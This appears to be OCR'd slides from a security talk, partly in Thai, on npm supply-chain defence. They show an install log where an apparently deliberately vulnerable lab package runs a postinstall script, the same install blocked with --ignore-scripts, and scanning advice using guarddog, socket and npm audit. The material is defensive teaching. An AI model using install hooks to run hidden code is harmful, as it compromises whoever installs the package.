
```
~/Documents/seo/test/case_study_1/website
guarddog npm scan .
Found 0 potentially malicious indicators scanning .
```



Case study 2 Defense: Disable Lifecycle script


Before add --ignore-scripts

```
npm install

> bookshop-vuln-react2shell@1.0.0 postinstall
> node bundle.js


added 30 packages, and audited 57 packages in 1s

28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```



After added --ignore-scripts

```
npm install --ignore-scripts

up to date, audited 57 packages in 640ms

28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```



Prevention Best Practices

Defense

ก่อนรัน npm install เมื่อลง Untrusted package

ปิด lifecycle scripts ทั้งหมด

```
--ignore-scripts
```

ก่อน install package ควรตรวจสอบความน่าเชื่อถือดู

อย่างละเอียดก่อนติดตั้ง

SCA tool check

guarddog pypi scan <package>

guarddog npm scan <package>

socket scan create

npm audit fix

npm audit fix --force

Thank YOU